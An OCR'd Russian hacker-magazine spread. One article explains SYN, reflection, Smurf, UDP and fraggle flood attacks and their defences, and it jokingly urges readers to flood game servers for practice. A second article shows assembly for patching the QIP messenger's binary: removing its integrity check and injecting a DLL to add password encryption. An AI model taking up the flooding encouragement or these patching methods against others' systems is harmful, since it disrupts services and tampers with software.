
КАК ЖЕ ТЕБЯ ДОСТАЛО ЭТО МОЛОДОЕ ПОКОЛЕНИЕ! ЕЩЕ НИЧЕГО НЕ УМЕЮТ, НИЧЕГО НЕ ЗНАЮТ, НО УЖЕ «ВАЛЯТ» КАКИЕ-ТО СЕРВЕРЫ. ОПЯТЬ ЗАФЛУДИЛИ ТВОЙ ЧАТ, ПОВЕСИЛИ СЕРВАК С CS, «ПОЛОЖИЛИ» ФОРУМ. ДЕТВОРА... НАВЕРНЯКА КТО-ТО ВЫЛОЖИЛ В PUBLIC СВОЙ ФЛУДЕР, ВОТ МОЛОДЕЖЬ И РАЗВЛЕКАЕТСЯ. ЧТО ТАМ ОПЯТЬ? СНОВА HTTP/GET-ЗАПРОСЫ? НЕ СТРАШНО, ЭТУ ОШИБКУ МЫ СЕЙЧАС ИСПРАВИМ. ЭФФЕКТИВНО ДОСИТЬ НА ПРИКЛАДНОМ УРОВНЕ НЕЛЬЗЯ: В НЕМ ВСЕ ВОПРОСЫ РЕШАЕТ ГРАМОТНАЯ ФИЛЬТРАЦИЯ. А ЕСЛИ БЫ ОНИ СПУСТИЛИСЬ НИЖЕ ПО СТЕКУ, ТО НАШЛИ БЫ ПРОСЧЕТЫ В АРХИТЕКТУРЕ ТРАНСПОРТНЫХ И СЕТЕВЫХ УРОВНЕЙ. ТОГДА ЭТО БЫЛО БЫ ПОТРЯСЕНИЕМ ДЛЯ ВСЕХ, А ТАК ЭТО ПРОСТО БАЛОВСТВО, ПРАВДА, ИНОГДА ОЧЕНЬ ОПАСНОЕ.

Про DoS-атаки не писал только ленивый. Тема «изъезжена». Ты столько раз про них читал в журналах и на форумах, что каждая новая статья воспринимается как следующая серия бесконечного бразильского сериала. Такие сериалы отупляют, а ты ведь не хочешь стать дополнением к телевизору? Может, разберемся, по каким законам строятся все эти мыльные оперы? Тогда ты избавишься от необходимости смотреть их. Рассмотрим DoS-атаки только сетевого и транспортного уровня. Почему только их? Потому что эти атаки не зависят от способов реализации протоколов более высоких уровней, а значит, применимы к любым системам, использующим стек протоколов TCP/IP. Это предоставит нам возможность не зависеть от того, с какими протоколами прикладного уровня работает интересующая нас система. Что очень важно, поскольку ограничить, изменить или заменить протокол прикладного уровня можно практически всегда, а вот отказаться от протоколов сетевых и транспортных уровней — нет.


Кто владеет информацией, тот владеет миром

Если тебе не надо еще раз повторять, почему DoS-атаки опасны, то можешь смело переходить к следующему абзацу. Этот абзац для тех, чей сервер не был в дауне от стопроцентной загрузки проца, у кого пользователи не бились в истерике по поводу недоступности их ресурса и чье начальство не грозилось оторвать кому-нибудь голову, если все снова не заработает через пять минут. Все банально. В современном мире доступность информационного ресурса является одним из основополагающих факторов, определяющих его стоимость. Ты и сам знаешь, что информацию не обязательно красть — ее достаточно сделать недоступной, пусть даже на некоторое время, и тогда она потеряет свою актуальность, а следовательно, и ценность. Основную угрозу доступности информации в настоящее время как раз и представляют атаки класса отказа в обслуживании (Denial of Service — DoS), а точнее, их распределенный вариант Destributed Denial of Service (DDoS) — распределенные атаки отказа в обслуживании. Если говорить научным языком, то основной целью DoS/DDoS-атак является выведение информационного объекта из рабочего состояния, нарушение его нормального функционирования, снижение качества предоставляемых им услуг. Основной чертой DoS-атак является простота организации и высокая степень анонимности атакующего. Кроме того, против подобных атак нет стопроцентной защиты. Именно перечисленные выше факторы привлекают к DoS/DDoS-атакам внимание специалистов по безопасности по обе стороны сетевых баррикад. За примерами «страшных историй» далеко ходить не надо. Ноябрь 2002: семь из тринадцати корневых dns-серве-





Тестирование загрузки процессора при ICMP-атаке



Максимальная загрузка проца и куча мусора в netstat'e

ров всемирной паутины выведены из строя спланированной DoS-атакой. Август 2003: серверы Osirusoft крупнейшего хранилища IP-адресов были отключены после большого количества распределенных на них DoS-атак (данная служба занималась ведением динамического списка IP-адресов, замеченных в спаме). Сентябрь 2005: американский подросток укладывает сеть интернет-магазинов. Причиненные им убытки оцениваются в 1,5 миллиона долларов. Сейчас открой любой баг-трек, раздел новостей. Что? Опять? Снова? Да как же они это делают?

Немного теории

Атаку на отказ в обслуживании можно провести тремя способами:

1. Используя уязвимости в программном обеспечении;
2. Посылая сетевой трафик на атакуемую систему, превышающий ее пропускную способность;
3. Захватывая критические системные ресурсы атакуемой системы: процессорное время и память.

Рассмотрим каждый из способов более подробно. Первый способ состоит в том, чтобы, используя уязвимости (ошибки) в программном или аппаратном обеспечении системы, нарушить ее работу. Вспомни land, ping-death. Такой способ самый легкий. Он не требует больших вычислительных и сетевых ресурсов нападающего, однако подобные атаки предполагают использование уязвимостей, что само по себе усложняет задачу, ведь сегодня уязвимость в атакуемой системе есть, а завтра она может быть устранена. Поэтому на сегодняшний день более популярны второй и третий способы, которым и уделяется основное внимание в данной статье.

При втором способе атакующий посылает системе большое количество сетевого трафика. В результате того, что атакуемая система оказывается перегружена сетевым трафиком, она не может выделять свой сетевой ресурс легитимным пользователям, и эти пользователи не могут пользоваться ее услугами.

Третий способ состоит в том, чтобы навязать атакуемому серверу действия, расходующие его системные ресурсы: процессорное время или память (то, что для него критично). Это могут быть многократные запросы на выполнение трудоемких операций с базами данных или запросы на выделение памяти под процессы, которые не будут использоваться. Рассмотрим более подробно разновидности атак, использующие второй и третий способы.

За ошибки в архитектуре приходится дорого расплачиваться

Атак, основанных на протоколе TCP, больше всего (их целых три): TCP flood, TCP SYN Flood и reflection SYN flood.

TCP SYN Flood

Вдохни поглубже. Коротко об этой атаке не расскажешь. Она не сложная, нет. Просто в свое время была допущена ошибка в проектировании всего транспортного протокола TCP. Расплачиваться за нее пришлось долго и большой кровью. Ты спросишь, в чем ошибка? Не торопись, сейчас все поймешь сам. Давай вспомним, что происходит при установлении TCP-соединения согласно стандарту RFC-793. Происходит так называемое трехуровневое рукопожатие:

1. Клиент посылает серверу пакет с SYN-флагом и установленным начальным номером (SEQ) клиенткой последовательности пакетов (SEQ=ISN_C), который говорит о том, что мы хотим установить соединение:

```
Client — (SEQ=ISN_C, CTRL=SYN). -----> Server;
```

2. Сервер отвечает клиенту SYN/ACK пакетом (ваш пакет с SYN= ISN_C получен, готов установить соединение, мой начальный номер последовательности пакетов (SYN) равен ISN_S):

```
Server — (SEQ=ISN_S, ACKN= ISN_C+1, CTRL=SYN, ACK)---> Client
```


3. Клиент на это отвечает серверу пакетом ACK, и соединение считается установленным:


```
Client-----(SEQ=ISN_C+1, ACKN=ISN_S+1, CTRL=ACK)-----> Server
```

Убрав из схемы трехуровневого рукопожатия шаг номер 3, можно реализовать атаку TCP SYN Flood. Тогда на втором шаге сервер посылает клиенту SYN/ACK-пакет, переводит сессию в состояние SYN_RECEIVED и заносит пакет в очередь. Добавление пакета в очередь означает, что если в течение установленного интервала времени сервер не получит подтверждения, что данный пакет дошел до адресата (шаг №3 и есть это подтверждение), то он будет считаться потерянным и потому будет послан снова. Если подтверждение в виде SYN/ACK-пакета будет получено, то пакет будет удален из очереди.

Представим, что произошла попытка установки еще одного соединения, и новый пакет из шага №2 добавляется в очередь. А потом еще одна попытка и еще один пакет. Очередь имеет свои известные пределы, поэтому рано или поздно должно произойти ее переполнение. После чего сервер перестает реагировать на всякие попытки установления соединения. Строго говоря, в различных системах работа с очередью реализована по-разному. После истечения некоторого времени система удаляет пакеты из очереди. Однако ничего не мешает атакующему послать новую серию запросов, чтобы вновь заполнить буфер атакуе-

Атакующий проводит UDP Flood, посылая пакеты на UDP порт 445 (SMB over TCP/IP), используя свой реальный IP




Загрузка процессора при TCP_SYN-атаке

мой системы, тем самым и далее поддерживая ее в нерабочем состоянии. Реализация атаки SYN-flooding основывается на том, что жертве могут посылаться как пакеты от имени IP-адреса, которого реально не существует (IP-spoofing), так и пакеты с реального IP-адреса атакующего.

Обнаружить данную атаку довольно просто, ее характеризуют:

1. Большое количество соединеня в состоянии SYN_RECEIVED;
2. Игнорирование попыток соединения с данным портом.

Затопление SYN-пакетами — самый известный способ «загрузить» информационный канал. В результате этой атаки жертва перестает реагировать на попытки установления соединения, то есть попросту отбрасывает все приходящие пакеты. Этот вид DoS-атаки очень распространен — практически все известные порталы в свое время страдали от подобных атак.

Механизмы защиты от атаки SYN-flood:


а. Выбор оптимального таймаута, по истечении которого полуоткрытые соединения выбрасываются из буфера.

б. Очистка наиболее старых полуоткрытых соединений.

в. SYN COOKIE. Это самый действенный способ защиты от SYN Flood-атак, поговорим о нем более подробно. В этом способе трехэтапное соединение TCP сводится к двум этапам: при получении SYN-пакета сервер отвечает пакетом SYN/ACK и не заносит никакую информацию в очередь (забывает о клиенте). Идея этого способа защиты заключается в следующем. Значение ISN_S формируется сервером в пакете SYN/ACK. Так вот, если зашифровать в значении ISN_S Ip-адрес клиента, то в случае корректной работы клиент возвратит ACK-пакет со значением ACKN= ISN_S+1, а сервер расшифрует его, извлечет из него начальный IP-адрес, сравнит его с IP-заголовком IP-пакета, и если адреса совпадают, то установит соединение. Если адреса из расшифрованного значения ACKN= ISN_S+1 и значения IP-заголовка совпадать не будут, значит, происходит syn flood-нападение. Существуют два механизма реализации SYN COOKIE. Один разработан Стивом Гибсоном, другой — Дэном Бэрнстейном (Dan Bernstein) и Эриком Шенком (Eric Schenk). Концепция Syn cookie соответствует стандарту RFC-793, она требует доработки только серверной части и не касается клиентской.

Ну что, осилил? Все отложилось в голове? Теперь можешь немного расслабиться, Syn Flood позади. Все остальное проще.

Атакующий проводит UDP Flood от чужого имени (spoofing), посылая пакеты с поддельным Ip-адресом источника



TCP flood

TCP flood — это вид атаки, при котором с атакуемой системой устанавливается множество TCP-соединений, что приводит к связыванию ее системных ресурсов. При этом виде атаки происходят все три стадии установления TCP-соединения, описанные выше, но никакие данные после установки соединения не пересылаются, а происходит установление следующего соединения и т. д.

Количество TCP-соединений, которые может установить одна система, теоретически ограничивается цифрой в 65535, а на практике это еще меньше из-за портов, используемых системными службами и пользовательскими приложениями. С одной машины серьезную систему не повесишь, но вот израсходовать лимит установленных соединений (если он есть) можно. Израсходовав лимит на количество одновременно установленных соединений, атакуемая система не сможет устанавливать новые соединения с легитимными пользователями и предоставлять им свой ресурс. Если TCP Flood используется при организованном DDoS'е, то эффективной защиты против него нет.

Reflection SYN flooding


Как уже говорилось выше, TCP-соединение требует, чтобы любая TCP-служба, которая получает SYN-пакет, ответила SYN/ACK-пакетом. На определенные серверы в сети, называемые «отражателями», посылаются пакеты с исходным IP-адресом, указывающим на атакуемую машину. Сервер или router, который получает эти поддельные SYN-пакеты, посылает SYN/ACK-ответы на атакуемый хост. Любая TCP-связь с сервером общего назначения может использоваться для того, чтобы «отразить» SYN-пакеты. Довольно легко может быть построен список, в котором будут перечислены router'ы и серверы, отвечающие на SYN-пакеты. Наиболее популярные TCP-порты — 22 (Secure Shell), 23 (Telnet) и 80 (HTTP/web). Кроме того, многие router'ы подтвердят TCP-соединение по 179 порту. Имея большой список «SYN-отражателей», каждый злоумышленник может распределить поддельные SYN-пакеты равномерно через весь набор роутеров/серверов в списке. Компьютер, который получает SYN-запрос, ожидает SYN/ACK-ответ, а при его отсутствии посылает еще несколько SYN/ACK-пакетов. Поэтому «отражатели» отправят в три или четыре раза больше SYN/ACK-пакетов по сравнению с числом полученных. Это также означает, что SYN/ACK-пакеты продолжат атаковать целевой сервер в течение некоторого времени даже после того, как злоумышленник прекратил нападение.


Старо как мир, но работает

Атак, основанных на протоколе ICMP две: ICMP flood и Smurf - ping.


ICMP flood


ICMP flood — это далеко не новый вид атаки, который, тем не менее, не теряет популярности. Здесь используется команда ping. Ping изначально задумывался для проверки качества соединения с удаленным компьютером. Принцип работы команды: отсыла-





Загрузка процессора системы «жертвы» во время UDP Flood'a. Никакой персональный файрвол не может справится с таким «затоплением»





TCP-соединение на компьютере жертвы находиться в состоянии SYN_Recived во время проведения SYN Flood'a

ется сообщение ECHOREQUEST, на которое удаленный компьютер автоматически отвечает сообщением ECHOREPLY. Согласно RFC, операционная система всегда обязана при получении запроса ECHOREQUEST ответить сообщением ECHOREPLY, а значит, затратить на это часть своих ресурсов. ICMP — протокол для диагностики сетевых систем, и зачастую от него нельзя отказаться.

Он был, есть и будет, а с повсеместным внедрением ipv6 его роль возрастет еще больше. Но если ты думаешь, что старыми добрыми ECHOREQUEST-запросами уже ни одну систему не загрузишь, то ошибаешься. Посмотри, как ими можно загрузить виндовый сервак в локальной сети.

Smurf - ping-запросы ICMP

Едем дальше, атака SMURF. Эксперты ее относят к наиболее опасным разновидностям DoS-атак. Сейчас объясню почему. SMURF использует эффект усиления, являющийся результатом отправки широковещательных запросов ping к системам, которые всегда обязаны ответить на него. Запрос направляется либо на сетевой адрес, либо по адресу широковещательной рассылки сети. Прямая широковещательная рассылка обычно служит для диагностики, позволяя выявить работающие системы без ping-запроса каждого адреса из диапазона. В атаке SMURF используются особенности широковещательной рассылки. Для ее проведения требуются, как минимум, три системы: атакующий, усиливающая сеть и атакуемый. Атакующий посылает поддельный пакет ICMP ECHO по адресу широковещательной рассылки усиливающей сети.

Адрес источника этого пакета заменяется адресом жертвы, как будто именно целевая система инициировала запрос.

После этого происходит следующее: поскольку пакет ECHO послан по широковещательному адресу, все системы усиливающей сети возвращают жертве свои ответы (если только конфигурация не определяет другого поведения). Послав один пакет ICMP в сеть из 100 систем, атакующий инициирует усиление атаки DoS в сто раз. Коэффициент усиления зависит от состава сети, поэтому атакующий ищет большую сеть, способную полностью подавить работу атакуемой системы. Механизм защиты от SMURF — ping-запросов ICMP.

Специалисты по сетевой безопасности рекомендуют предпринять следующие контрмеры:

1. Чтобы предотвратить эффект усиления, нужно позволить запрет операций прямой широковещательной рассылки на все граничные маршрутизаторы;

2. Установить в операционной системе режим «тихого» отброса широковещательных эхо-пакетов ICMP.

Без установки соединения. Roger that

Атак, основанных на протоколе UDP две: UDP flood и UDP fraggle flood.

UDP flood


При проведении этой атаки происходит отправка на адрес атакуемой системы множества пакетов UDP, что приводит к «связыванию» сетевых ресурсов атакуемого. Данная атака является одним из способов затопления канала бесполезным сетевым трафиком (мусором). Если не можешь навскидку припомнить, какие известные тебе приложения используют udp-протокол, то вспомни про свой любимый CS. Сервер этой игры использует порт udp 27015. Знаешь, что такое дискретное перемещение? Это когда твои друзья играют на серваке, который ты в данный момент заваливаешь udp flood'ом. Между прочим, на протоколе UDP построены почти все нынешние сетевые игры, так что тебе есть на чем тренироваться.

UDP fraggle flood

Ну что, перед нами остался только UDP fraggle, который базируется на атаке SMURF, но использует пакеты UDP вместо ICMP. Атакующий посылает специально сформированные пакеты UDP по адресу широковещательной рассылки усиливающей сети, обычно на порт 7 (echo). Каждая система сети, в которой разрешен ответ на эхо-пакеты, возвратит пакеты системе-жертве, в результате чего будет сгенерирован большой объем трафика. Если в системах усиливающей сети запрещены эхо-ответы, то системы будут генерировать сообщения ICMP о недостижимости, и полоса пропускания все равно будет захватываться ненужным трафиком.

Вместо послесловия

Надеюсь, что в твоей голове все разложилось по полочкам, а перед глазами — целостная картина происходящего. О DoS можно говорить очень много (а о DDoS еще больше). Это как бесконечный сериал с продолжениями и ремэйками, но сейчас ты знаешь, как пишутся новые серии. Теперь все, что тебя может заинтересовать, — это игра актеров.Все, что мы рассмотрели, применимо к любым системам, использующим стек протоколов TCP/IP, и не зависит от особенностей реализации протоколов высоких уровней. Если использовать все описанные атаки в комбинации, то им сможет противостоять только система, отключенная от сети, закопанная на пятиметровую глубину и залитая сверху бетоном для надежности. На этом прощаюсь. Удачи!



На компакт-диске лежат исходные коды тестовых консольных программ, реализующих описанные виды атак. Программы написаны на C, используют Raw Socket.



Весь материал предоставлен только для ознакомления. Вся ответственность за его использование ложится на тебя.

INFO

Когда будешь использовать мои программы для обучения, не забудь про ограничения, которые накладывает на Raw Socket второй сервис-пак Windows XP. На других Windows-платформах проблем не будет.





BUG(O)R
/ ZONA_BUGOR@BK.RU,

Иммунитет к троянам

МОДИФИКАЦИЯ АЛГОРИТМОВ ШИФРОВАНИЯ В ПРОГРАММАХ

ВСЕ МЫ ЗНАЕМ, ЧТО ЗАПРЕТНЫЙ ПЛОД СЛАДОК, И, НАВЕРНОЕ, У МНОГИХ ВОЗНИКАЕТ ЖЕЛАНИЕ ПОЛУЧИТЬ ДОСТУП К ЧУЖИМ ДАННЫМ, БУДЬ ТО КРАСИВАЯ АСЬКА ИЛИ ПОЧТОВЫЙ ЯЩИК. НО, КАК ПРАВИЛО, ОТ СОКРОВЕННОЙ ИНФОРМАЦИИ НАС ОГРАЖДАЕТ ПАРОЛЬ. МНОГИЕ ЛЮДИ ДЛЯ ЕГО ХИЩЕНИЯ ИСПОЛЬЗУЮТ ТРОЯНЫ, ЧТО САМО ПО СЕБЕ ПОДЛО. В ОБЩЕМ СЛУЧАЕ ТАКИЕ ПРОГРАММЫ ДАЮТ ВОЗМОЖНОСТЬ УЗНАТЬ ПАРОЛЬ. НЕВАЖНО, КАКИМ ОБРАЗОМ, НО КОНЕЧНЫЙ РЕЗУЛЬТАТ ВСЕГДА ОДИН: ЗАВЕТНЫЙ ПАССВОРД — В ЛАПАХ ХАКЕРА. ТАК ДАВАЙ РАЗ И НАВСЕГДА ПОКОНЧИМ С ЭТИМ. СЕГОДНЯ Я РАССКАЖУ ОБ УНИВЕРСАЛЬНОМ МЕТОДЕ ЗАЩИТЫ ОТ ТРОЯНЦЕВ.

Применение этого революционного метода мы разберем на самом популярном альтернативном ICQ-клиенте — QIP. На момент написания статьи последней версией является QIP 2005 Build 7960.

QIP и прочие подобные программы хранят пароли от учетных записей (в нашем случае это icq-номер) различными способами, будь то файл или реестр. Перед сохранением пароля от учетной записи на винт он проходит несколько стадий, где над ним осуществляются какие-то надругательства. Ведь пассворд нужно сначала зашифровать и скрыть от посторонних глаз, а потом, наоборот, расшифровать, чтобы отправить ключевое слово по сети. В общем случае схема шифрования и расшифровки выглядит так:

[расшифрованный пароль] >> [действия программы, направленные на шифрование пароля] >> [зашифрованный пароль]

С точностью до наоборот выглядит процесс расшифровки:

[зашифрованный пароль] >> [действия программы, осуществляющиеся при зашифровке] >> [расшифрованный пароль]

Программы, которые воруют пароли, как правило, используют в своей основе набор действий по расшифровке ключа. Другими словами, их авторы просто рипают алгоритм расшифровки и используют в своих программах. Но что будет, если мы переделаем схемы таким образом:

[расшифрованный пароль] >> [действия программы] >> [наша процедура, в которую мы передадим зашифрованный пароль, чтобы он зашифровался еще больше:)] >> [зашифрованный пароль]

Процесс расшифровки тоже преображается:

[зашифрованный пароль] >> [наша процедура] >> [действия программы по расшифровке] >> [расшифрованный пароль]

Проще говоря, мы допишем в уже готовую программу еще один виток действий, который скроет наш пароль от всяких нехороших людей:). Тогда все трояны мигом пойдут лесом.

Но хватит лить воду на мельницу — пора переходить к кодингу. Из инструментов нам понадобится OllyDBG (http://ollydbg.de) и PETools (http://uinc.ru/files/neox/PE_Tools.shtml). Прежде всего нам надо подготовить файл qip. exe для работы с ним. Опытным путем было установлено, что в qip. exe есть проверка контрольной суммы файла, так как при изменении в файле значения хоть одного байта мы будем лицезреть сообщение с надписью: «Sorry, qip. exe file is corrupted.». Это в нашем случае недопустимо, так как нам придется исправить в программе не один и даже не два байта, мы должны убрать эту проверку целостности файла. Делает-



QPR by Minu

File Search Tools About

UIN	Password	in HEX
Config.ini	PaSsWoRd	50 61 53 73 57 6F 52 64

› Просмотр пароля с помощью QIP Password Recovery

› Вот так будет выглядеть участок кода, дописанный нами

ся это очень просто. Загружаем qip. exe в отладчик, далее — ПКМ > Search for > All referenced text strings. Там сделаем поиск по слову «corrupted». В программе есть всего одно место, где встречается вызов строки с таким словом, и оно находится здесь:

Ищем и избавляемся от проверки CRC

```
; Вызов процедуры, проверяющей целостность файла
0062BA83   CALL qip.0062B9F8

; Если файл девственно чист, то она вернет в AL TRUE
0062BA88   TEST AL, AL
0062BA8A   JNZ SHORT qip.0062BAA9
0062BA8C   PUSH 0
0062BA8E   MOV ECX, qip.0062BB4C
           ; ASCII «Bad qip. exe file»
0062BA93   MOV EDX, qip.0062BB60
           ; ASCII «Sorry, qip. exe file is corrupted.»
0062BA98   MOV EAX, DWORD PTR DS: [667C48]
0062BA9D   MOV EAX, DWORD PTR DS: [EAX]

; Если же AL = 0, то выводим сообщение о том, что
; кто-то посигнул на целостность нашего файла,
; после чего программа завершается
0062BA9F   CALL qip.00487618
```

Нам нужно исправить условный переход JNZ на безусловный JMP, и тогда программа спокойно продолжит свое выполнение. Что ж, встаем на адрес 0062BA8A, нажимаем пробел и вписываем вместо JNZ команду JMP, после чего сохраняем изменения в exe-файле на винт: ПКМ > Copy To executable > All Modifications > Копировать все.

Давай решим, куда мы будем записывать дополнительный код. Я думаю, что вполне подойдет конец секции кода, где с адреса 00660E86 идут нули (там их довольно прилично, нам хватит). Но, как правило, у секции кода атрибут Writeable не стоит, и просто так нам в нее писать никто не даст — программа просто упадет. Чтобы такого не произошло, грузим qip. exe в PETools, там выбираем Sections, на секции с именем «CODE» жмем правой кнопкой и выбираем «Edit Section Header», далее напротив поля «Characteristics» есть кнопочка, жмем еще и ставим галочку напротив «Writeable», сохраняем изменения. Все, наш файл теперь готов к любого рода издевательствам:). Чтобы сделать метод более универсальным, я принял решение написать dll, которая бы экспортировала две функции: «Encrypt» и «Decrypt». Каждая из функций принимает один параметр lpData. Их действия и параметры, я думаю, понятны. Назовем библиотеку protect. dll и кинем в папку с QIP. Далее в начале программы мы подгрузим нашу dll в адресное пространство процесса qip. exe, определим адреса наших двух функций, и в местах, где qip считывает зашифрованный пароль из учетной записи, мы будем вызывать Decrypt, передавая в параметр lpData указатель на зашифрованный пароль, а в местах, где он будет сохранять пароль, мы будем вызывать Encrypt. Вот схема:

```
[расшифрованный пароль] >> [действия программы]
>> [protect. Encrypt] >> [зашифрованный пароль]
```

Процесс расшифровки:

```
[зашифрованный пароль] >> [protect. Decrypt] >>
[действия программы по расшифровке] >> [расшиф-
рованный пароль]
```

Итак, грузим qip. exe в отладчик и делаем прыжок в область с нулями:

```
00660A50   JMP qip.00660EB2
```

Вначале нам надо вызвать LoadLibrary, но адреса этой функции мы не знаем. Чтобы его определить, делаем так: ПКМ > Search for > All intermoduler calls. В этом списке находим любой вызов этой API и смотрим, как он происходит: CALL 00407804. Отлично, точно так же мы и сделаем! В LoadLibrary в качестве параметра надо передать имя dll, давайте напишем это имя чуть выше адреса прыжка (00660EB2). Я сделал это по адресу:

```
00660E86            ASCII «protect. dll»,0
```

После имени также впишем название наших функций, они нам понадобятся совсем скоро:

```
00660E92            ASCII «Encrypt»,0
00660E9A            ASCII «Decrypt»,0
```

По адресу 00660EB2 (куда мы прыгнули с EP) пишем следующий код:

```
; Сохраняем все регистры в стеке, чтобы потом не
; было проблем с последующим выполнением проги
00660EB2   PUSHAD
;/FileName = «protect. dll» Кладем в стек параметр,
; указатель на строку с именем dll
00660EB3   PUSH qip.00660E86
00660EB8   CALL 00407804 ; LoadLibraryA

; Результат сохраняем по адресу 660EA2
; (адрес произвольный)
00660EBD   MOV DWORD PTR DS: [660EA2], EAX
```

Теперь, когда мы подгрузили dll, надо узнать адреса функций с помощью API GetProcAddress. Ее адрес — внутри нашего процесса. Ты можешь найти его аналогично, как и адрес LoadLibrary. Вызывать ее мы будем так: CALL 00401384):

```
; Кладем в качестве первого параметра имя функции
00660EC2   PUSH qip.00660E92
; В качестве второго — результат, который нам верну-
ла
; LoadLibrary, базовый адрес нашей dll в памяти
00660EC7   PUSH EAX
; Узнаем, наконец, адрес функции
00660EC8   CALL 00401384

; И сохраняем результат
00660ECD   MOV DWORD PTR DS: [660EA6], EAX
```


Аналогичная ситуация и с функцикей Decrypt:

```
00660ED2   PUSH qip.00660E9A
00660ED7   PUSH DWORD PTR DS: [660EA2]
00660EDD   CALL 00401384;
00660EE2   MOV DWORD PTR DS: [660EAA], EAX
```

На данный момент в памяти qip. exe находится наша dll. Мы узнали адреса функций — самое время продолжить выполнение программы. Для этого нам надо восстановить все регистры командой popad, выполнить



Virus die .....





> Вот так должна выглядеть измененная область данных после нашего нашествия

QPR by Minu

File Search Tools About

UIN	Password	in HEX
Config.ini	7/tWx3TK	37 2F 78 56 F5 C7 92 C...

> Преображение пароля после некоторой защиты программы

три команды, которые были перезатерты нашим прыжком в область с нулями, и сделать прыжок на код, который следует за командой JMP qip.00660EB2.

```
;Восстанавливаем состояние регистров
00660EE7   POPAD
00660EE8   PUSH EBP

;Следующие три команды затерлись в результате
;вставления команды JMP 00660EB2 на место
;оригинальной EP. Мы должны их выполнить.
00660EE9   MOV EBP, ESP
00660EEB   ADD ESP,-10

;Прыгаем на адрес 00660A56, адрес команды,
;следующей за прыжком в область нулей
00660EEE   JMP qip.00660A56
```

Теперь сохраняем все изменения в файл qip.exe (как это делать, я описал выше).

